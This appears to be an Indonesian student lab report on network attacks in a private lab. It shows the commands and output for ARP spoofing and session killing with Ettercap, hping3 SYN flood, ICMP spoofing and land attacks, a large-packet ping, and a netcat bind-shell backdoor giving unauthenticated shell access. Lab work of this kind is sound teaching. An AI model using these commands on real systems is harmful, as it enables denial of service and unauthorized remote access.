


## GAMBAR TOPOLOGI JARINGAN BESERTA IP ADDRESSNYA



### 1. ARP SPOOFING

- Menaktifkan server di perangkat Server(SERVER)

```
(kali@kali)-[~]
$ sudo systemctl enable openbsd-inetd
Synchronizing state of openbsd-inetd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable openbsd-inetd
Created symlink '/etc/systemd/system/multi-user.target.wants/inetd.service' -> '/usr/lib/systemd/system/inetd.service'.
```


- Cek status server(SERVER)

```
(kali@kali)-[~]
$ sudo systemctl status openbsd-inetd
● inetd.service - Internet superserver
   Loaded: loaded (/usr/lib/systemd/system/inetd.service; enabled; preset: disabled)
   Active: active (running) since Fri 2025-12-26 07:03:16 EST; 1min 8s ago
     Invocation: 21e1f5b1c38348d3883d2bac11073744
       Docs: man:inetd(8)
    Main PID: 7707 (inetd)
      Tasks: 1 (limit: 4535)
     Memory: 652K (peak: 1.9M)
        CPU: 25ms
     CGroup: /system.slice/inetd.service
            └─7707 /usr/sbin/inetd

Dec 26 07:03:16 kali systemd[1]: Starting inetd.service - Internet superserver ...
Dec 26 07:03:16 kali systemd[1]: Started inetd.service - Internet superserver.
```

- SET TARGET 1 DAN 2 DI ETTERCAP (ATTACKER)





## 2. Session Hijacking

- Pastikan Client masih terhubung (sedang login telnet).


```
(kali@kali)-[~]
$ telnet 10.171.150.152
Trying 10.171.150.152 ...
Connected to 10.171.150.152.
Escape character is '^]'.

Linux 6.12.38+kali-amd64 (kali) (pts/2)

kali login: server
Password:
Login incorrect

kali login: kali
Password:
(kali@kali)-[~]
$
```

- Di Ettercap, klik menu View > Connections, baris koneksi yang statusnya ACTIVE (biasanya protokol TCP, port 23 untuk telnet). Klik ikon Minus (-) atau tombol Kill di bagian bawah/atas menu.



- Hasil di Client: Koneksi Telnet di laptop Client akan tiba-tiba macet atau muncul pesan Connection closed by foreign host.

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ telnet 10.171.150.152
Trying 10.171.150.152 ...
Connected to 10.171.150.152.
Escape character is '^]'.

Linux 6.12.38+kali-amd64 (kali) (pts/2)

kali login: kali
Password:
(kali@kali)-[~]
$ Connection closed by foreign host.

(kali@kali)-[~]
$
```


## 3. Ip Spoofing

- SYN Flood Attack (dengan Random IP Spoofing), (Attacker)

```
(kali@kali)-[~]
$ sudo hping3 -S --flood --rand-source -p 23 10.171.150.152
[sudo] password for kali:
HPING 10.171.150.152 (eth0 10.171.150.152): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

HPING 10.171.150.152 (eth0 10.171.150.152): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


- Hasil: Anda akan melihat ribuan paket datang dari IP yang aneh dan berganti-ganti sangat cepat (misal: 200.10.5.1, 15.2.3.4, dll), padahal serangan itu aslinya dari Laptop Attacker.



- ICMP Spoofing (Ping Palsu)

```
(kali@kali)-[~]
$ sudo hping3 --icmp -a 10.171.150.51 10.171.150.152
HPING 10.171.150.152 (eth0 10.171.150.152): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.171.150.152 ttl=64 id=56801 icmp_seq=0 rtt=255.7 ms
len=46 ip=10.171.150.152 ttl=64 id=56816 icmp_seq=1 rtt=71.1 ms
len=46 ip=10.171.150.152 ttl=64 id=56968 icmp_seq=2 rtt=98.8 ms
len=46 ip=10.171.150.152 ttl=64 id=57102 icmp_seq=3 rtt=218.5 ms
len=46 ip=10.171.150.152 ttl=64 id=57160 icmp_seq=4 rtt=42.7 ms
len=46 ip=10.171.150.152 ttl=64 id=57168 icmp_seq=5 rtt=57.9 ms
len=46 ip=10.171.150.152 ttl=64 id=57315 icmp_seq=6 rtt=89.5 ms
len=46 ip=10.171.150.152 ttl=64 id=57509 icmp_seq=7 rtt=209.0 ms
len=46 ip=10.171.150.152 ttl=64 id=57525 icmp_seq=8 rtt=36.5 ms
^C
— 10.171.150.152 hping statistic —
125 packets transmitted, 9 packets received, 93% packet loss
round-trip min/avg/max = 36.5/120.0/255.7 ms
```

- Hasil: Server akan melihat request Ping masuk dari IP Client, padahal Client diam saja. Server kemudian akan membalas (Reply) ke Client asli.



- Land Attack



```
(kali@kali)-[~]
$ sudo hping3 -S -p 23 -a 10.171.150.152 10.171.150.152
HPING 10.171.150.152 (eth0 10.171.150.152): S set, 40 headers + 0 data bytes
^C
-- 10.171.150.152 hping statistic --
636 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

- Source dan Destination akan memiliki IP yang SAMA (IP Server itu sendiri).


No.	Time	Source	Destination	Protocol	Length	Info
29	13.105081209	10.171.150.152	10.171.150.152	TCP	60	1545 -> 23 [SYN] Seq=0 Win=512 Len=0
30	14.028603139	10.171.150.152	10.171.150.152	TCP	60	1546 -> 23 [SYN] Seq=0 Win=512 Len=0
31	15.052938674	10.171.150.152	10.171.150.152	TCP	60	1547 -> 23 [SYN] Seq=0 Win=512 Len=0
32	16.079891448	10.171.150.152	10.171.150.152	TCP	60	1548 -> 23 [SYN] Seq=0 Win=512 Len=0
33	17.102529883	10.171.150.152	10.171.150.152	TCP	60	1549 -> 23 [SYN] Seq=0 Win=512 Len=0
34	18.024637706	10.171.150.152	10.171.150.152	TCP	60	1550 -> 23 [SYN] Seq=0 Win=512 Len=0
35	19.132511149	Intel: 79:57:2f	Vmware: ce:b0:e5	ARP	60	who has 10.171.150.152? Tell 10.171.150.7
36	18.332845390	Vmware: ce:b0:e5	Intel: 79:57:2f	ARP	42	10.171.150.152 is at 00:0c:29:ce:b0:e5
37	19.048096871	10.171.150.152	10.171.150.152	TCP	60	1551 -> 23 [SYN] Seq=0 Win=512 Len=0
38	20.072507313	10.171.150.152	10.171.150.152	TCP	60	1552 -> 23 [SYN] Seq=0 Win=512 Len=0
39	21.090360530	10.171.150.152	10.171.150.152	TCP	60	1553 -> 23 [SYN] Seq=0 Win=512 Len=0
40	24.061959084	10.171.150.152	10.171.150.152	NTP	90	NTP version 4, client
41	24.095498989	10.171.150.152	10.171.150.152	TCP	60	1554 -> 23 [SYN] Seq=0 Win=512 Len=0
42	24.146608951	60:0d:e2:e8:09:1f	Broadcast	ARP	60	who has 10.171.150.152? Tell 10.171.150.25
43	24.146637390	Vmware: ce:b0:e5	60:0d:e2:e8:09:1f	ARP	42	10.171.150.152 is at 00:0c:29:ce:b0:e5
44	24.147843161	10.171.150.152	10.171.150.152	NTP	90	NTP Version 4, server
45	23.035895248	10.171.150.152	10.171.150.152	TCP	60	1555 -> 23 [SYN] Seq=0 Win=512 Len=0
46	24.050886615	10.171.150.152	10.171.150.152	TCP	60	1556 -> 23 [SYN] Seq=0 Win=512 Len=0
47	25.084461187	10.171.150.152	10.171.150.152	TCP	60	1557 -> 23 [SYN] Seq=0 Win=512 Len=0
48	26.107133664	10.171.150.152	10.171.150.152	TCP	60	1558 -> 23 [SYN] Seq=0 Win=512 Len=0
49	27.131556835	10.171.150.152	10.171.150.152	TCP	60	1559 -> 23 [SYN] Seq=0 Win=512 Len=0
50	29.053041842	10.171.150.152	10.171.150.152	TCP	60	1560 -> 23 [SYN] Seq=0 Win=512 Len=0
51	29.076072996	10.171.150.152	10.171.150.152	TCP	60	1561 -> 23 [SYN] Seq=0 Win=512 Len=0
52	29.108964178	10.171.150.152	10.171.150.152	TCP	60	1562 -> 23 [SYN] Seq=0 Win=512 Len=0
53	31.124574538	10.171.150.152	10.171.150.152	TCP	60	1563 -> 23 [SYN] Seq=0 Win=512 Len=0
54	32.048707552	10.171.150.152	10.171.150.152	TCP	60	1564 -> 23 [SYN] Seq=0 Win=512 Len=0
55	33.076264326	10.171.150.152	10.171.150.152	TCP	60	1565 -> 23 [SYN] Seq=0 Win=512 Len=0
56	34.095418235	10.171.150.152	10.171.150.152	TCP	60	1566 -> 23 [SYN] Seq=0 Win=512 Len=0
57	35.121453038	10.171.150.152	10.171.150.152	TCP	60	1567 -> 23 [SYN] Seq=0 Win=512 Len=0
58	36.142586986	10.171.150.152	10.171.150.152	TCP	60	1568 -> 23 [SYN] Seq=0 Win=512 Len=0
59	37.037566147	10.171.150.152	10.171.150.152	TCP	60	1569 -> 23 [SYN] Seq=0 Win=512 Len=0
60	38.089341348	10.171.150.152	10.171.150.152	TCP	60	1570 -> 23 [SYN] Seq=0 Win=512 Len=0
61	39.112444891	10.171.150.152	10.171.150.152	TCP	60	1571 -> 23 [SYN] Seq=0 Win=512 Len=0
62	40.136414133	10.171.150.152	10.171.150.152	TCP	60	1572 -> 23 [SYN] Seq=0 Win=512 Len=0
63	41.051618297	10.171.150.152	10.171.150.152	TCP	60	1573 -> 23 [SYN] Seq=0 Win=512 Len=0
64	42.026371141	10.171.150.152	10.171.150.152	TCP	60	1574 -> 23 [SYN] Seq=0 Win=512 Len=0
65	43.105739507	10.171.150.152	10.171.150.152	TCP	60	1575 -> 23 [SYN] Seq=0 Win=512 Len=0
66	44.125097966	10.171.150.152	10.171.150.152	TCP	60	1576 -> 23 [SYN] Seq=0 Win=512 Len=0
67	45.051084863	10.171.150.152	10.171.150.152	TCP	60	1577 -> 23 [SYN] Seq=0 Win=512 Len=0
68	46.076286333	10.171.150.152	10.171.150.152	TCP	60	1578 -> 23 [SYN] Seq=0 Win=512 Len=0
69	47.099418018	10.171.150.152	10.171.150.152	TCP	60	1579 -> 23 [SYN] Seq=0 Win=512 Len=0
70	48.122388242	10.171.150.152	10.171.150.152	TCP	60	1580 -> 23 [SYN] Seq=0 Win=512 Len=0

#### 4. Ping Of Death

- Ping Paket Besar

```
(kali@kali)-[~]
$ ping -s 6000 10.171.150.152
PING 10.171.150.152 (10.171.150.152) 6000(6028) bytes of data.
6008 bytes from 10.171.150.152: icmp_seq=1 ttl=64 time=38.9 ms
6008 bytes from 10.171.150.152: icmp_seq=2 ttl=64 time=66.3 ms
6008 bytes from 10.171.150.152: icmp_seq=3 ttl=64 time=13.0 ms
6008 bytes from 10.171.150.152: icmp_seq=4 ttl=64 time=215 ms
6008 bytes from 10.171.150.152: icmp_seq=5 ttl=64 time=45.0 ms
6008 bytes from 10.171.150.152: icmp_seq=6 ttl=64 time=66.9 ms
6008 bytes from 10.171.150.152: icmp_seq=7 ttl=64 time=93.8 ms
6008 bytes from 10.171.150.152: icmp_seq=8 ttl=64 time=207 ms
6008 bytes from 10.171.150.152: icmp_seq=9 ttl=64 time=35.9 ms
6008 bytes from 10.171.150.152: icmp_seq=10 ttl=64 time=63.3 ms
```

- Pengamatan di Server (EtherApe):  
Lihat lingkaran yang mewakili IP Attacker dan IP Server. Garis koneksi antar keduanya akan menjadi lebih tebal dan lingkaran membesar dibandingkan ping biasa.



#### 5. Percobaan Backdoor

- **Jalankan Backdoor Listener:** Sekarang Anda bisa menjalankan perintah persis seperti di modul. Ini akan membuka port 5050 dan siap memberikan akses terminal (/bin/bash) ke siapa saja yang masuk.

```
(kali@kali)-[~]
$ nc -l -p 5050 -e /bin/bash
bash: line 3: la: command not found
New password: Password change has been aborted.
passwd: Authentication token manipulation error
passwd: password unchanged
```

- **Cek Port (Opsional):** Sesuai modul, pastikan port 5050 terbuka di target.

```
(kali@kali)-[~]
$ nmap 10.171.150.152 -p 5050
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-26 08:58 EST
Nmap scan report for 10.171.150.152
Host is up (0.20s latency).

PORT      STATE SERVICE
5050/tcp  open  mmcc
MAC Address: E8:FB:1C:CA:16:1F (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

- **Masuk ke Backdoor:** Lakukan koneksi ke port tersebut:  
**Tes Akses:** Jika berhasil, tidak akan muncul prompt apa-apa, tapi Anda sudah ada di dalam server. Ketik perintah ini untuk membuktikan:  
id  
whoami  
ls -la  
Anda akan melihat bahwa Anda memiliki akses penuh ke folder server tanpa perlu login username/password.

```
(kali@kali)-[~]
$ nc 10.171.150.152 5050
id
uid=1000(kali) gid=1000(kali)
hark),134(kaboxer)
whoami
kali
la -ls
```